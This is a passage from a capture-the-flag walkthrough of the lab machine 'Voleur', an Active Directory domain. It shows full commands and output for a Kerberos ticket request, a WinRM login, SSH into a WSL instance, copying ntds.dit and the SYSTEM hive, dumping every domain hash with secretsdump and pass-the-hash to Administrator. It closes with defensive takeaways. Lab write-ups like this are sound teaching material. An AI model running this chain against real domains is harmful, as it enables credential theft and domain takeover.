I grabbed a TGT for jeremy.combs.
$ impacket-getTGT voleur.htb/jeremy.combs:qT3V9pLXyN7W4m -dc-ip 10.129.232.130
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in jeremy.combs.ccache
Over WinRM as jeremy, the Third-Line Support folder holds a Backups directory, an id_rsa key, and a note.
*Evil-WinRM* PS C:\it\third-line support> ls


    Directory: C:\it\third-line support


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/30/2025   8:11 AM                Backups
-a----         1/30/2025   8:10 AM           2602 id_rsa
-a----         1/30/2025   8:07 AM            186 Note.txt.txt
The note explains that WSL was being set up to run Linux backup tools.
*Evil-WinRM* PS C:\it\third-line support> cat Note.txt.txt
Jeremy,

I've had enough of Windows Backup! I've part configured WSL to see if we can utilize any of the backup tools from Linux.

Please see what you can set up.

Thanks,

Admin
I downloaded the private key.
*Evil-WinRM* PS C:\it\third-line support> download id_rsa

Info: Downloading C:\it\third-line support\id_rsa to id_rsa

Info: Download successful!
It doesn’t work for the administrator over SSH.
$ ssh administrator@voleur.htb -i id_rsa -p 2222
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
administrator@voleur.htb: Permission denied (publickey).
Deriving the public key shows it actually belongs to svc_backup.
$ ssh-keygen -y -f id_rsa
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCoXI8y9RFb+pvJGV6YAzNo9W99Hsk0fOcvrEMc/ij+GpYjOfd1nro/ZpuwyBnLZdcZ/ak7QzXdSJ2IFoXd0s0vtjVJ5L8MyKwTjXXMfHoBAx6mPQwYGL9zVR+LutUyr5fo0mdva/mkLOmjKhs41aisFcwpX0OdtC6ZbFhcpDKvq+BKst3ckFbpM1lrc9ZOHL3CtNE56B1hqoKPOTc+xxy3ro+GZA/JaR5VsgZkCoQL951843OZmMxuft24nAgvlzrwwy4KL273UwDkUCKCc22C+9hWGr+kuSFwqSHV6JHTVPJSZ4dUmEFAvBXNwc11WT4Y743OHJE6q7GFppWNw7wvcow9g1RmX9zii/zQgbTiEC8BAgbI28A+4RcacsSIpFw2D6a8jr+wshxTmhCQ8kztcWV6NIod+Alw/VbcwwMBgqmQC5lMnBI/0hJVWWPhH+V9bXy0qKJe7KA4a52bcBtjrkKU7A/6xjv6tc5MDacneoTQnyAYSJLwMXM84XzQ4us= svc_backup@DC
The key logs me into the WSL Ubuntu instance as svc_backup.
$ ssh svc_backup@voleur.htb -i id_rsa -p 2222
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 20.04 LTS (GNU/Linux 4.4.0-20348-Microsoft x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Aug 26 23:39:13 PDT 2026

  System load:    0.52      Processes:             9
  Usage of /home: unknown   Users logged in:       0
  Memory usage:   32%       IPv4 address for eth0: 10.129.232.130
  Swap usage:     0%


363 updates can be installed immediately.
257 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Jan 30 04:26:24 2025 from 127.0.0.1
 * Starting OpenBSD Secure Shell server sshd                                                                  [ OK ]
svc_backup@DC:~$
Privilege Escalation
The Backups folder is denied to jeremy on the Windows side, but from inside the WSL instance the same files are world-readable under /mnt/c — including an ntds.dit and the SYSTEM hive.
svc_backup@DC:~$ ls -laR /mnt/c/IT/Third-Line\ Support/Backups/
'/mnt/c/IT/Third-Line Support/Backups/':
total 0
drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30  2025  .
dr-xr-xr-x 1 svc_backup svc_backup 4096 Jan 30  2025  ..
drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30  2025 'Active Directory'
drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30  2025  registry

'/mnt/c/IT/Third-Line Support/Backups/Active Directory':
total 24592
drwxrwxrwx 1 svc_backup svc_backup     4096 Jan 30  2025 .
drwxrwxrwx 1 svc_backup svc_backup     4096 Jan 30  2025 ..
-rwxrwxrwx 1 svc_backup svc_backup 25165824 Jan 30  2025 ntds.dit
-rwxrwxrwx 1 svc_backup svc_backup    16384 Jan 30  2025 ntds.jfm

'/mnt/c/IT/Third-Line Support/Backups/registry':
total 17952
drwxrwxrwx 1 svc_backup svc_backup     4096 Jan 30  2025 .
drwxrwxrwx 1 svc_backup svc_backup     4096 Jan 30  2025 ..
-rwxrwxrwx 1 svc_backup svc_backup    32768 Jan 30  2025 SECURITY
-rwxrwxrwx 1 svc_backup svc_backup 18350080 Jan 30  2025 SYSTEM
Note: WSL runs with its own view of the filesystem and ignores Windows ACLs, so a backup folder blocked in the Windows shell is fully readable through
/mnt/c.
I pulled the ntds.dit back to my machine over SCP.
$ scp -i id_rsa -P 2222 svc_backup@voleur.htb:/mnt/c/IT/Third-Line\ Support/Backups/Active\ Directory/ntds.dit ntds.dit
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
ntds.dit
Then the SYSTEM hive.
$ scp -i id_rsa -P 2222 svc_backup@voleur.htb:'/mnt/c/IT/Third-Line Support/Backups/registry/SYSTEM' SYSTEM
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
SYSTEM
With the backups in hand, I dumped the domain hashes offline with secretsdump, recovering the administrator NT hash.
$ impacket-secretsdump -ntds Backups/Active\ Directory/ntds.dit -system Backups/registry/SYSTEM LOCAL
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xbbdd1a32433b87bcc9b875321b883d2d
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 898238e1ccd2ac0016a18c53f4569f40
[*] Reading and decrypting hashes from Backups/Active Directory/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:d5db085d469e3181935d311b72634d77:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5aeef2c641148f9173d663be744e323c:::
voleur.htb\ryan.naylor:1103:aad3b435b51404eeaad3b435b51404ee:3988a78c5a072b0a84065a809976ef16:::
voleur.htb\marie.bryant:1104:aad3b435b51404eeaad3b435b51404ee:53978ec648d3670b1b83dd0b5052d5f8:::
voleur.htb\lacey.miller:1105:aad3b435b51404eeaad3b435b51404ee:2ecfe5b9b7e1aa2df942dc108f749dd3:::
voleur.htb\svc_ldap:1106:aad3b435b51404eeaad3b435b51404ee:0493398c124f7af8c1184f9dd80c1307:::
voleur.htb\svc_backup:1107:aad3b435b51404eeaad3b435b51404ee:f44fe33f650443235b2798c72027c573:::
voleur.htb\svc_iis:1108:aad3b435b51404eeaad3b435b51404ee:246566da92d43a35bdea2b0c18c89410:::
voleur.htb\jeremy.combs:1109:aad3b435b51404eeaad3b435b51404ee:7b4c3ae2cbd5d74b7055b7f64c0b3b4c:::
voleur.htb\svc_winrm:1601:aad3b435b51404eeaad3b435b51404ee:5d7e37717757433b4780079ee9b1d421:::
[*] Kerberos keys from Backups/Active Directory/ntds.dit
Administrator:aes256-cts-hmac-sha1-96:f577668d58955ab962be9a489c032f06d84f3b66cc05de37716cac917acbeebb
Administrator:aes128-cts-hmac-sha1-96:38af4c8667c90d19b286c7af861b10cc
Administrator:des-cbc-md5:459d836b9edcd6b0
DC$:aes256-cts-hmac-sha1-96:65d713fde9ec5e1b1fd9144ebddb43221123c44e00c9dacd8bfc2cc7b00908b7
DC$:aes128-cts-hmac-sha1-96:fa76ee3b2757db16b99ffa087f451782
DC$:des-cbc-md5:64e05b6d1abff1c8
krbtgt:aes256-cts-hmac-sha1-96:2500eceb45dd5d23a2e98487ae528beb0b6f3712f243eeb0134e7d0b5b25b145
krbtgt:aes128-cts-hmac-sha1-96:04e5e22b0af794abb2402c97d535c211
krbtgt:des-cbc-md5:34ae31d073f86d20
voleur.htb\ryan.naylor:aes256-cts-hmac-sha1-96:0923b1bd1e31a3e62bb3a55c74743ae76d27b296220b6899073cc457191fdc74
voleur.htb\ryan.naylor:aes128-cts-hmac-sha1-96:6417577cdfc92003ade09833a87aa2d1
voleur.htb\ryan.naylor:des-cbc-md5:4376f7917a197a5b
voleur.htb\marie.bryant:aes256-cts-hmac-sha1-96:d8cb903cf9da9edd3f7b98cfcdb3d36fc3b5ad8f6f85ba816cc05e8b8795b15d
voleur.htb\marie.bryant:aes128-cts-hmac-sha1-96:a65a1d9383e664e82f74835d5953410f
voleur.htb\marie.bryant:des-cbc-md5:cdf1492604d3a220
voleur.htb\lacey.miller:aes256-cts-hmac-sha1-96:1b71b8173a25092bcd772f41d3a87aec938b319d6168c60fd433be52ee1ad9e9
voleur.htb\lacey.miller:aes128-cts-hmac-sha1-96:aa4ac73ae6f67d1ab538addadef53066
voleur.htb\lacey.miller:des-cbc-md5:6eef922076ba7675
voleur.htb\svc_ldap:aes256-cts-hmac-sha1-96:2f1281f5992200abb7adad44a91fa06e91185adda6d18bac73cbf0b8dfaa5910
voleur.htb\svc_ldap:aes128-cts-hmac-sha1-96:7841f6f3e4fe9fdff6ba8c36e8edb69f
voleur.htb\svc_ldap:des-cbc-md5:1ab0fbfeeaef5776
voleur.htb\svc_backup:aes256-cts-hmac-sha1-96:c0e9b919f92f8d14a7948bf3054a7988d6d01324813a69181cc44bb5d409786f
voleur.htb\svc_backup:aes128-cts-hmac-sha1-96:d6e19577c07b71eb8de65ec051cf4ddd
voleur.htb\svc_backup:des-cbc-md5:7ab513f8ab7f765e
voleur.htb\svc_iis:aes256-cts-hmac-sha1-96:77f1ce6c111fb2e712d814cdf8023f4e9c168841a706acacbaff4c4ecc772258
voleur.htb\svc_iis:aes128-cts-hmac-sha1-96:265363402ca1d4c6bd230f67137c1395
voleur.htb\svc_iis:des-cbc-md5:70ce25431c577f92
voleur.htb\jeremy.combs:aes256-cts-hmac-sha1-96:8bbb5ef576ea115a5d36348f7aa1a5e4ea70f7e74cd77c07aee3e9760557baa0
voleur.htb\jeremy.combs:aes128-cts-hmac-sha1-96:b70ef221c7ea1b59a4cfca2d857f8a27
voleur.htb\jeremy.combs:des-cbc-md5:192f702abff75257
voleur.htb\svc_winrm:aes256-cts-hmac-sha1-96:6285ca8b7770d08d625e437ee8a4e7ee6994eccc579276a24387470eaddce114
voleur.htb\svc_winrm:aes128-cts-hmac-sha1-96:f21998eb094707a8a3bac122cb80b831
voleur.htb\svc_winrm:des-cbc-md5:32b61fb92a7010ab
[*] Cleaning up...
Root Flag
I requested a TGT for the administrator using the recovered hash.
$ impacket-getTGT voleur.htb/administrator -hashes :e656e07c56d831611b577b160b259ad2 -dc-ip 10.129.232.130
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in administrator.ccache
And logged in over WinRM to read the root flag.
$ evil-winrm -i dc.voleur.htb -u svc_winrm -r voleur.htb --ccache administrator.ccache

<SNIP>
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ..\desktop\root.txt
8eb9************************a408
Key Takeaways
NTLM Disabled Is Not a Wall — The DC refused NTLM, but that only changed the toolchain: every step went through Kerberos with -k and a cached TGT. Disabling NTLM is good hygiene, not a control that stops a credentialed attacker.
Secrets in Shared Files Unravel Everything — An Access Review spreadsheet on a readable share — weakly encrypted and cracked in a second — handed over service-account passwords and a leaver’s reset password. Never store credentials in documents, and keep share permissions tight.
The AD Recycle Bin Remembers — A deleted user kept all its attributes in Deleted Objects, so with write rights svc_ldap restored todd.wolfe and reused the old password from the sheet. Hard-delete or fully deprovision leavers, and rotate any password exposed before deletion.
WriteSPN Is a Targeted Kerberoast — Write access over svc_winrm’s SPN let me make an otherwise non-roastable account roastable on demand. Audit write rights over user objects, and give service accounts long random or gMSA passwords.
DPAPI Secrets Travel With the Profile — A user’s masterkey, protected only by a password I already had, decrypted a stored credential for jeremy.combs straight out of an archived profile. Treat roaming profile and Credentials/Protect folders as sensitive, and avoid storing domain passwords in Credential Manager.
WSL Ignores Windows ACLs — A Backups folder denied in the Windows shell was world-readable through /mnt/c inside WSL, exposing ntds.dit and the SYSTEM hive — domain-admin-equivalent material. Don’t leave directory-services backups on disk, and remember a WSL instance is another local attack surface with its own view of the filesystem.